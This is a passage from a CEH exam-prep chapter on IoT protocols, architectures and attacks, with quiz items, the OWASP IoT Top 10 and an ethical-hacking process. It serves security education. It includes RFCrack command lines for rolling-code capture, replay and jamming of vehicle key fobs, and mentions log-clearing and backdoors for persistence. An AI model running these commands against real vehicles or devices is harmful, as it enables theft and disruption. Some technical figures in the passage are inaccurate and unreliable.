An IoT platform is an application software suite that provides a range of functions required by typical IoT systems. These may include provisioning and management of endpoints, gateways, protocol conversion, application development, data ingestion and management, event stream processing, analytics, visualization, cybersecurity, networking, communications, workflow, and integration adapters to connect to enterprise systems. IoT platforms can be implemented on premises or as cloud services; examples include AWS IoT, Microsoft Azure IoT suite, GE Predix, Intel IoT, and many others.

Device hardware starts with a PCB (printed circuit board), which is composed of fiberglass, copper, the solder mask, silkscreen, traces, and pads. Components such as resistors, capacitors, chips for Wi-Fi, EEPROMs, and serial controllers and microcontrollers are soldered onto the PCB. There are various layers of thin copper foil that make a PCB conductive, and there are insulated layers that make a PCB non-conductive. It's important to identify components of interest when looking at a PCB. Components of interest include sources of direct and indirect input into the device firmware. Components such as the EEPROM, NAND flash, UART (universal asynchronous receiver/transmitter), and JTAG (Joint Test Action Group) are some of the most common components to focus on for the CEH exam.

An overview of the IoT is shown in Figure 11.1.




FIGURE 11.1 IoT Overview

IoT architecture is divided into a five-layer model, similar to the seven-layer OSI model for computer networks. The layers of the IoT architecture are shown in Figure 11.2.




FIGURE 11.2 IoT Layers

It is difficult to overstate just how widespread IoT has become. To provide some general indication of how widespread IoT is, some applications of IoT are shown in Table 11.1.

TABLE 11.1 Common IoT Applications

Service Sector	Applications
Buildings	▶ HVAC control ▶ Security
Energy	▶ Grid management ▶ Supply/demand ▶ Energy sources/extraction
Consumer and home	▶ Infrastructure ▶ Security and safety ▶ Entertainment
Healthcare	▶ In-home care ▶ Hospital management ▶ Research
Transportation	▶ Vehicles ▶ Traffic management
Industrial	▶ Manufacturing ▶ Distribution

V2X

V2X (vehicle to anything) is a particular implementation of IoT. Autonomous driving cars are one example of this. V2X also encompasses V2I (vehicle to infrastructure), V2N (vehicle to network), V2V (vehicle to vehicle), and V2P (vehicle to pedestrian). The 5G auto association is working to implement V2X communications using cellular. There are a number of use cases for V2X, including:

- ▶ Lane change or collision warning
- ▶ Emergency vehicle approaching
- ▶ Access to emergency services in the event of an accident
- ▶ Automated driving

Protocols

ExamAlert

Objective These various protocols are fundamental to understanding how IoT works. So make certain you are familiar with them for the CEH exam. In fact, you should take the time to memorize them.

IoT depends on a number of communication systems and protocols that are described in the following subsections.

Wi-Fi

Wi-Fi has been the most common wireless technology used in many devices for years. It operates in the 2.4 GHz and 5 GHz ISM bands. There are a number of Wi-Fi standards in use, such as 802.11a, 802.11b, 802.11g, 802.11n, and 802.11ac. 802.11b and 802.11g operate in the 2.4 GHz band, while 802.11a, 802.11n, and 802.11ac use the 5 GHz band. There are 14 wireless channels, which operate on different frequencies. Depending on the region, there are certain channels that Wi-Fi routers are allowed to broadcast on.

Zigbee

Zigbee is based on the IEEE 802.15.4 specification for the physical and media access control layers, which support low-powered wireless mesh networking. Zigbee operates on different ISM bands based on region but mostly in

the 2.4 GHz worldwide, the 915 MHz band in the United States, and the 868 MHz band in the European Union. Zigbee is composed of a coordinator (ZC), a router (ZR), and end devices (ZED). The coordinator automatically initiates the formation of the network. There is only one coordinator in a network, and it's generally the trust center for authenticating and validating each device that has joined the network and has a unique network key. The router passes data from other devices and associates routes to end devices.

LoRa

LoRa (Long Range) is a low-power wide-area network (LPWAN) technology. It uses spread spectrum modulation techniques. LoRa allows for long-range transmissions, in some cases more than 6.2 miles (10 km).

LoRa uses license-free sub-gigahertz radio frequency bands, including:

- ▶ 868 MHz (Europe)
- ▶ 915 MHz (Australia and North America)
- ▶ 23 MHz (Asia)

LoRa is a proprietary technology developed in France and acquired by Semtech. In 2015, the LoRa Alliance was formed to support LoRa WAN. Many prominent tech companies, such as Cisco and IBM, are members.

RuBee

RuBee, which is defined in IEEE 1902.1, is a wireless protocol that is two way. It is designed for harsh environments and uses long-wave magnetic signals to send short data packets (about 128 bytes). RuBee's bandwidth is low compared to other wireless protocols, but it is not blocked by liquid or even steel. It has been approved for use by the U.S. Department of Defense for highly explosive areas, and it has been approved by the U.S. Department of Energy for use in secure facilities.

RuBee can operate at other frequencies but typically operates at 131 KHz. Some RuBee sensors or tags gather data such as temperature. Some of these tags/sensors may have limited memory, such as 4 to 5 KB. Usually RuBee has a range of about 3 to 100 feet (1 to 3 meters). RuBee uses IP addresses.

Z-Wave

Z-Wave is another low-powered wireless communication protocol that supports mesh networks with a master/slave model. It should be noted that the terms master/slave have been in use in the computer industry for some time. There is a movement to replace these terms in light of their connotations. However, these are still used on the CEH as well as other industry exams. It uses a sub-1 GHz band, which varies by region (916 MHz in the United States and 868.42 MHz in the European Union). Its physical and media access layers are ratified under ITU as the international standard G.9959. Z-Wave's range between two devices is 328 feet (100 m), but it can reach up to 600 feet (200 m) when traffic traverses Z-Wave products within its mesh network. The Z-Wave network is identified by a 4-byte (32-bit) HomeID, which is the controller's or master node's unique ID. All nodes within the same network share the same HomeID. Each node is identified by a 1-byte (8-bit) NodeID, which is provided by the controller once a node is joined to the network. Nodes with different HomeIDs cannot communicate with each other. Z-Wave can use AES encryption, which is supported by Z-Wave hubs, but it is purely optional for manufacturers to implement AES. Z-Wave includes a nice signal jamming detection feature that prevents DoS (denial of service) attacks.

Bluetooth

Bluetooth is a commonly used wireless technology standard (IEEE 802.15.1) used for data communication over short distances. Bluetooth broadcasts at over 2.4 to 2.485 GHz. This book contains Bluetooth and Bluetooth Low Energy (BLE) testing techniques, as plenty of IoT devices use a form of Bluetooth as a primary means of communication.

MQTT

MQTT (Message Queue Telemetry Transport), a messaging protocol, was developed by Andy Stanford-Clark of IBM and Arlen Nipper of Arcom in 1999. It is mostly used for remote monitoring in IoT. Its primary task is to acquire data from many devices and transport it to the IT infrastructure. MQTT connects devices and networks with applications and middleware. A hub-and-spoke architecture is natural for MQTT. All the devices connect to data concentrator servers like IBM's new MessageSight appliance.

Wired

While it is typical for IoT to function over wireless connections, it is possible for it to work via wired installations as well. These wired modalities can include traditional Ethernet as well as cable television technologies. One of those cable technologies is MoCA (Multimedia over Coax), which is a standard of the Multimedia over Coax Alliance. Comcast is a member of this alliance. The current version of the standard is MoCA 2.5. MoCA 3.0 is currently in development and incorporates fiber extension using coax.

NFC

NFC (Near-Field Communication) operates over a very short distance—usually 1.5 inches (4 cm) or less. It is used with contactless payment systems, keycards, and similar technologies. This technology has only been widely adopted in recent years, but the first patent for NFC-related technology was granted in 1983. One of the advantages of NFC is that the NFC tag does not need to be powered.

These industry standards govern NFC:

- ▶ **ISO/IEC 18092/ECMA-340:** Near-Field Communication Interface and Protocol-1 (NFCIP-1)
- ▶ **ISO/IEC 21481/ECMA-352:** Near-Field Communication Interface and Protocol-2 (NFCIP-2)

Operating Systems

An IoT device requires an operating system. Many of the IoT operating systems are Linux variations. Thus, a strong understanding of Linux will aid you in understanding IoT operating systems. The following subsections discuss the general features of the major IoT operating systems.

ExamAlert

Objective You need to be able to generally describe the various operating systems for IoT for the CEH exam. Make sure you review them several times and are very familiar with them.

RTOS

An RTOS (real-time operating system) operates in real time, as the name suggests. There are numerous examples of RTOSs, such as Nucleus RTOS, Integrity RTOS, BeRTOS, embOS, KolibriOS, Phoenix-RTOS, and many others.

Contiki

The Contiki operating system is an RTOS that is popular enough to deserve its own section. This OS is designed explicitly for systems that have low power and limited memory. It is used for street lighting, radiation monitoring, and smart cities. The operating system is not resource intensive, needing only about 10 KB of RAM or 30 KB for the full GUI interface. It is therefore popular for low-power systems.

RIOT

RIOT, which is open-source software, is another operating system for low-power wireless IoT devices. RIOT uses a microkernel operating system and supports application programming with C and C++. This OS can run on 8-bit and 16-bit systems, which makes it attractive for low-end devices. RIOT also includes several networking technologies, including IPv6 and 6LoWPAN. You can find out more at <https://www.riot-os.org/>.

Zephyr

Zephyr is an RTOS that was first developed in 2015 specifically for IoT devices. It has since become part of the Linux Foundation. It comes with support for IPv4, IPv6, IEEE 802.15.4, Bluetooth Low Energy, and MQTT. You can find out more at <https://www.zephyrproject.org/>.

IoT Architectures

There are primarily four different IoT communication architectures, or models, that describe how communications take place.

The device-to-device model, as the name suggests, involves IoT devices communicating directly with each other. They are likely to communicate through some networking device—at least a wireless hot spot—but there is no intermediate controller. This model is shown in Figure 11.3.




FIGURE 11.3 Device-to-Device Model

Device-to-cloud is becoming more popular. In this model, there is an intermediate system that handles data consolidation and perhaps control, but that system is in the cloud. You can see this model in Figure 11.4.




FIGURE 11.4 Device-to-Cloud

Another model is the device-to-gateway model. In this model, the network gateway also serves to at least collect data and perhaps to perform command and control functions. This can be seen in Figure 11.5.




FIGURE 11.5 Device-to-Gateway

Finally, there is the backend sharing model. In this model, there is no device-to-device communication. However, devices all send data up to an application service provider that might share such data with other application service providers. This is shown in Figure 11.6.




FIGURE 11.6 Backend Data-Sharing Model

Each of these models describes how devices will communicate with each other, as well as with any backend services that might exist.

SCADA/ICS

SCADA (Supervisory Control and Data Acquisition)—which some sources call Site Control and Data Acquisition—systems, also called ICS (industrial control systems), utilize a great number of IoT devices. These systems are commonly found in industrial systems (manufacturing, power distributions, water treatment, HVAC, etc.).

There are standards regarding SCADA systems. U.S. NIST (National Institute of Standards and Technology) Special Publication 800-82, Revision 2, “Guide to Industrial Control System (ICS) Security,” is specific to industrial control systems, which can include SCADA controllers and PLCs (primary logic controllers). SP 800-82 begins by examining the threats to these systems in detail. The standard then discusses how to develop a comprehensive security plan for such a system.

A distributed control system (DCS) is a control system that has many control loops. There are autonomous controllers distributed throughout the system, but there is no central supervisory control. DCS are sometimes used in manufacturing facilities. Another manufacturing term is CNC (computer numerical control), which refers to automated control of machining and manufacturing tools. These controls are now often being controlled via IoT technology.

Operational Technology (OT)

Some sources are now using the term OT (operational technology) to refer to all the various hardware and software systems that control environments, including SCADA, ICS, DCS, CNC, etc. OT can use the various protocols we have already discussed and may also use protocols such as those listed here:

- ▶ **LonWorks:** A networking platform specifically created for control applications
- ▶ **Profibus:** A protocol used by Siemens
- ▶ **Modbus:** A communication protocol published by Schneider Electric for its PLCs
- ▶ **EnOcean:** Wireless technology used in automation systems and governed by ISO/IEC 14543-3-10

OT security is a significant issue. OT systems are often created without even basic security. Vendors vary greatly in their use of security and technology. Given the role of OT with critical infrastructure, this is a substantial and growing problem. Many security researchers have found OT to be insecure; it is an attractive target for criminal hackers.

Healthcare IoT

Healthcare is another growing area within IoT ecosystems. Healthcare IoT is of particular interest to people with disabilities and elderly people, as well as to medical professionals responsible for their care. Proper application of IoT can assist these people in living independently. Health monitoring devices that mobilize aid in the event of a health issue such as an extreme change in heart rate or blood pressure are one example. There have been fall monitoring devices for quite some time. Extending that to more detailed monitoring would benefit those with physical limitations. Furthermore, voice-activated home activities are beneficial to people with ambulatory limitations.

IoT Platforms

An IoT platform is a software suite that provides a range of functions required by typical IoT systems. These may include provisioning and management of endpoints, protocol conversion, application development, data ingestion and management, event stream processing, analytics, visualization, cybersecurity, networking, communications, workflow, and integration adapters to connect to enterprise systems. IoT platforms can be implemented on premises or as cloud services; examples include AWS IoT, Microsoft Azure IoT suite, GE Predix, Intel IoT, and many others.

IoT platforms enable organizations to deliver IoT systems rapidly and at reduced cost (compared with custom development) because the platform provides a foundation containing many of the essential components of an IoT solution. Many IoT platforms have libraries of business-specific IoT solutions or partners that can deliver solutions for select industries.

Cram Quiz

Answer these questions. The answers follow the last question. If you cannot answer these questions correctly, consider reading this section again until you can.

1. Karen is discussing messaging protocols with a colleague. She describes a messaging protocol that was developed by Andy Stanford-Clark of IBM and Arlen Nipper of Arcom in 1999. It is mostly used for remote monitoring in IoT. What is she describing?
 - ☐ A. Z-Wave
 - ☐ B. MQTT
 - ☐ C. RuBee
 - ☐ D. LoRa
2. Jarod is looking for an IoT communication solution that can span a wide area, up to 6 miles. He needs the solution to work with low power. What do you recommend he select?
 - ☐ A. LoRa
 - ☐ B. RuBee
 - ☐ C. Zigbee
 - ☐ D. MQTT
3. Louise is describing a model of IoT that includes an intermediate system that handles data consolidation and perhaps control, located in the cloud. What model is this?
 - ☐ A. Device-to-cloud
 - ☐ B. Cloud-to-device
 - ☐ C. Backend data-sharing model
 - ☐ D. Backend C&C

Answers

1. **B.** This is MQTT (Message Queue Telemetry Transport).
 2. **A.** LoRa is specifically for IoT communications in a wide area.
 3. **A.** The model described is device-to-cloud. Don't confuse this with backend data sharing.
-

IOT Security and Hacking

As with any system, there are a range of security challenges for IoT devices. Some of the challenges facing IoT are the same as those facing other devices, including issues such as network attacks and lack of operating system updates. Weak or hard-coded credentials are another common issue. DoS and DDoS attacks can also be used to target IoT devices. Since most IoT devices use a web interface, vulnerable web interfaces are a problem. Given the small and portable nature of IoT sensors, physical theft and tampering are also issues.

CramSaver

If you can correctly answer these CramSaver questions, save time by skimming the Exam Alerts in this section and then completing the CramQuiz at the end of the section. If you are in any doubt at all, read everything in this chapter.

1. Mohammed is explaining the Mirai virus to a colleague. What feature most defines Mirai's activity?
 - A. It used existing LoRa connections to spread.
 - B. It exploited the MQTT protocol.
 - C. It used default usernames and passwords to breach IoT devices.
 - D. It used a rainbow table to breach IoT devices.
2. In what type of attack does a malicious device take on multiple identities?
 - A. Rushing attack
 - B. Sybil attack
 - C. Mirai attack
 - D. Mozai attack
3. The tool RFCrack is most useful for what type of attack?
 - A. Password cracking
 - B. Rolling code attack
 - C. Brute-force attack
 - D. Radio-frequency cracking

Answers

1. **C.** Mirai used default usernames and passwords to breach IoT devices. If basic security measures had been widely used, Mirai would have been ineffective.
2. **B.** This is the very definition of a Sybil attack.
3. **B.** RFCrack is a tool specifically for rolling code attacks.

ExamAlert

Objective You should be familiar with all of these attacks. Knowing the different attacks is critical to the CEH exam.

IoT Security Layers

IoT security encompasses five layers:

- ▶ **Application:** This layer is responsible for validating input, updating apps, etc.
- ▶ **Network:** All the network issues that have been discussed previously in this book apply to IoT over a network.
- ▶ **Mobile:** IoT devices often have mobile device controllers. This means all the issues with mobile devices can also affect IoT.
- ▶ **Cloud:** Since IoT frequently uses cloud storage, all the issues that can affect the cloud can affect IoT.
- ▶ **IoT:** This is a combination of the other layers.

HVAC Exploitation

Many organizations use IoT to manage their HVAC systems. Smart sensors and smart thermostats can function in unison to maintain the preferred environmental conditions for a building. Of course, this also opens the way for attacks on a system. The attacker seeks out some system with vulnerabilities that can be exploited. To see how common such vulnerabilities were, I used the vulnerability website Shodan.io to search for HVAC vulnerabilities in the United States (where I live). I found 252 of them in the United States. You can see some of those results (with the actual names of the systems redacted) in Figure 11.7.

This sort of attack is not just hypothetical. In 2016, a DDoS attack shut down the heating in two apartment buildings in Finland. At the time of the attack, the temperature was below freezing, making this a significant attack.




FIGURE 11.7 HVAC Vulnerabilities

BlueBorne Attack

Bluetooth attacks were discussed previously. However, many IoT devices use Bluetooth alongside other wireless technologies. This means IoT is also susceptible to Bluetooth attacks. BlueBorne attack is one such concern. A BlueBorne attack is performed on Bluetooth connections to gain access and take full control of the target device. BlueBorne is really a collection of various techniques based on the known vulnerabilities of the Bluetooth protocol.

Mirai

No discussion of IoT security would be complete without talking about Mirai. Mirai was a virus spread creating a botnet that was first noticed in 2016. It was part of a DDoS attack in 2016 on the Krebs on Security website. This virus turned Linux-based networked IoT devices into bots that could be used in attacks against other systems. It particularly hit consumer devices such as IP cameras. Once infected, Mirai machines would scan the internet for other IoT devices and then attempt to compromise them. Mirai used a table of more than 60 default usernames and passwords to try to compromise other IoT devices. This illustrates the need for strong passwords and the importance of changing passwords from their defaults. At the end of 2018, a Mirai variant named Miori began spreading.

Sybil Attacks

In a Sybil attack, a malicious device illegitimately takes on multiple identities. The additional identities are called Sybil nodes. There are two primary ways to do this. The first approach, the fabricated approach, is to create arbitrary new Sybil identities. The other approach is to steal identities to take over other nodes. Sybil is a special case of the general class of forged malicious device attacks.

Black Hole Attacks

Black hole attacks are unfortunately quite common. A malicious node transmits a broadcast signal, informing the rest of the network that it has the shortest and most current path to the destination. This causes messages to be sent to the malicious node. The malicious node can then intercept all messages and also prevent them from arriving at their intended destination.

Rushing Attacks

In a rushing attack, the attacker broadcasts fake control messages fast enough to block legitimate messages that arrive later. This attack exploits the fact that only the first message received by a node is used, preventing loops.

Rolling Code Attacks

With smart vehicles, there is an electronic signal from the key fob to the car to unlock the car. There is also a signal from the car to the garage door opener to open that. These codes are usually rolling codes or hopping codes. In the past, it was easier to subvert this system and break into a car or garage door. However, the systems have become more robust, with advanced encryption that makes it much harder to break the system.

RFCrack is a popular tool used to try to obtain the rolling code sent by a victim to unlock a vehicle and later use the same code for unlocking and stealing the vehicle. It is a Python script that is rather easy to use.

The following are Python commands for RfCrack to give you an example of how the tool is used.

- ▶ **Live Replay:** `python RfCrack.py -i`
- ▶ **Rolling Code:** `python RfCrack.py -r -M MOD_2FSK -F 314350000`
- ▶ **Adjust RSSI Range:** `python RfCrack.py -r -U "-75" -L "-5" -M MOD_2FSK -F 314350000`
- ▶ **Jamming:** `python RfCrack.py -j -F 314000000`

Jamming Attacks

Jamming is a type of attack in which the communications between wireless IoT devices are jammed in order to compromise the devices. It is essentially a DoS attack. The attacker randomly transmits radio signals with the same frequency that the sensor nodes are using. As a result, the network gets jammed, making endpoints unable to send or receive any message. This jamming does not allow the attacker to access data or the system, but it does indeed prevent normal usage of the system.

Hello Flood

An IoT sensor node broadcasts “Hello” messages to find its neighbors. A Hello flood exploits this process to form an attack. Nodes also broadcast the route to the base station. The adversary broadcasts a short path to the base station, using a high-power transmission. When the target nodes attempt to reply, the adversary is actually out of range. This causes the IoT network to become confused.

Mozi Botnet

The Mozi peer-to-peer botnet began to be seen in 2020. The malware uses the `wget` command to download and execute a file named `mozi.a` on a vulnerable system. The file executes, and the attacker gains full access to the device through the firmware. This attack was quite widespread and created a great deal of traffic.

Attify Zigbee

Attify Zigbee is a tool used by attackers and ethical hackers alike. It is designed to find and exploit vulnerabilities in Zigbee communications. Given how popular Zigbee is in the IoT community, this is a useful tool. First ZBstumbler (part of the Attify Zigbee framework) is used to identify the channel used by the target. Then various attacks can be attempted, including replay attacks.

OWASP TOP 10

OWASP (Open Web Application Security Project) produces top 10 vulnerabilities lists. It is most famous for its list of the top 10 web vulnerabilities. However, there are several other lists, including the top 10 IoT vulnerabilities. You can access this list, which is shown in Figure 11.8, at <https://owasp.org/www-pdf-archive/OWASP-IoT-Top-10-2018-final.pdf>.




FIGURE 11.8 OWASP Top 10

The top 10 list is also discussed here:

- 1. Weak, Guessable, or Hardcoded Passwords:** This is a common issue with many computer devices. Passwords are not the end all and be all of security, but they are fundamental. If you do not have strong passwords that are not hardcoded, then all your other security will be undermined.
- 2. Insecure Network Services:** Again, this is common to many computing devices. Any network services you use should be secure. For example, connect to an IoT device using SSH and not with Telnet.
- 3. Insecure Ecosystem Interfaces:** All IoT devices have interfaces—both web interfaces for the end user and interfaces to other devices. These interfaces must be secure.
- 4. Lack of Secure Update Mechanism:** Users often fail to keep their computers updated. IoT devices are easier to forget as they, by their very nature, operate without humans really interacting with or managing them. It is easy to forget to update these devices.

5. **Use of Insecure or Outdated Components:** This issue is always a problem with any system. Not only should a system itself be secure, but any components it depends on must be secure.
6. **Insufficient Privacy Protection:** This is critical, given the widespread nature of IoT, particularly in IoT for healthcare. It is important to not collect any private data unless it is absolutely necessary and to ensure that any data that is collected is secure.
7. **Insecure Data Transfer and Storage:** Data should only be stored or transferred in an encrypted state and never as plaintext.
8. **Lack of Device Management:** Device management includes patches, password management, and all facets of managing a device.
9. **Insecure Default Settings:** Default settings cause many problems for network and computer security. It is critical that you change them on all IoT devices.
10. **Lack of Physical Hardening:** If someone can physically access an IoT device, it is much easier to exploit it.

Ethical Hacking Process

By this point in this book, you should be familiar with the fact that the CEH exam focuses on step-by-step processes for most hacking. IoT hacking is no different. The following subsections describe the IoT hacking steps that the CEH exam describes.

Step 1: Information Gathering

The first step in IoT device hacking is to find information about the target, including information such as IP address, protocols used, open ports, device type, and any other details that can be obtained. This is the footprinting (reconnaissance) stage. There are a number of tools that facilitate this process, some of which you have seen in previous chapters:

- ▶ **Shodan:** www.shodan.io
- ▶ **MultiPing:** www.multiping.com
- ▶ **Nmap:** <https://nmap.org>
- ▶ **Thingful (a search engine for IoT):** <https://www.thingful.net>
- ▶ **Z-Wave Sniffer:** <https://www.silabs.com/documents/public/user-guides/INS10249-Z-Wave-Zniffer-User-Guide.pdf>

Step 2: Vulnerability Scanning

As with other hacking processes, IoT hacking begins by identifying vulnerabilities. Vulnerability scanning helps an attacker identify IoT devices that have not been patched, that have known vulnerabilities, that have weak passwords, etc. A number of tools can facilitate vulnerability scanning, including:

- ▶ **RIoT Scanner (Retina IoT Scanner):** <https://www.seguridadar.com/bt/ds-retina-iot-s.pdf>
- ▶ **Foren6 LoWPAN:** <https://cetic.github.io/foren6/>
- ▶ **IoTSeeker:** <https://information.rapid7.com/iotseeker.html>
- ▶ **Bitdefender Home Scanner:** <https://www.bitdefender.com/solutions/home-scanner.html>

Step 3: Launch Attacks

During step 3, the vulnerabilities found in step 2 are exploited in order to launch various attacks. Any attack can be used, but keep in mind that as an ethical hacker, you are testing security. This means the goal of your attacks is to validate vulnerabilities. You do not wish to actually harm the system. HackRF One (<https://greatscottgadgets.com/hackrf/one/>) is one of the primary tools used in IoT attacks. It allows you to communicate wirelessly using Wi-Fi, RF, Zigbee, or LoRA. You can also perform Bluetooth attacks with this tool. There are also other tools you may find useful, such as:

- ▶ **GATTack.io:** <https://gattack.io>
- ▶ **KillerBee:** <https://github.com/riverloopsec/killerbee>

Step 4: Gain Access

Based on the vulnerabilities in an IoT device, an attacker may attempt to use the device as a backdoor to gain access to an organization's network. This is an important thing to test as an ethical hacker. If you don't find these vulnerabilities and holes in security, then someone else will—and that someone else is unlikely to be ethical.

Step 5: Maintain Access

Attackers remain undetected by clearing the logs, updating firmware, and using malicious programs such as backdoors, Trojans, etc. to maintain access.

Scanning

You can use many of the vulnerability scanners you have already seen in this book. For example, you can use Nmap to scan IoT devices. And you have already seen Shodan applied in this chapter. However, there are also some tools meant specifically for IoT devices. The following subsections examine a few of them. There are a number of other sniffers, such as Z-Wave sniffer and Cloud-Shark, that can help you capture specific data. In the following subsections, we take a closer look at a few of these tools. You can find out more about Z-Wave sniffer in their online users guide at <https://www.silabs.com/documents/public/user-guides/INS10249-Z-Wave-Zniffer-User-Guide.pdf>. CloudShark is found at <https://www.qacafe.com/analysis-tools/cloudshark/>.

IoTsploit

Usually I like to focus on free/open-source tools, but IoTsploit (<https://iotsplit.co>) is not free. However, it is well known and well respected. IoTsploit provides many tools, including a vulnerability scanner and a firmware analyzer, as shown in Figure 11.9.

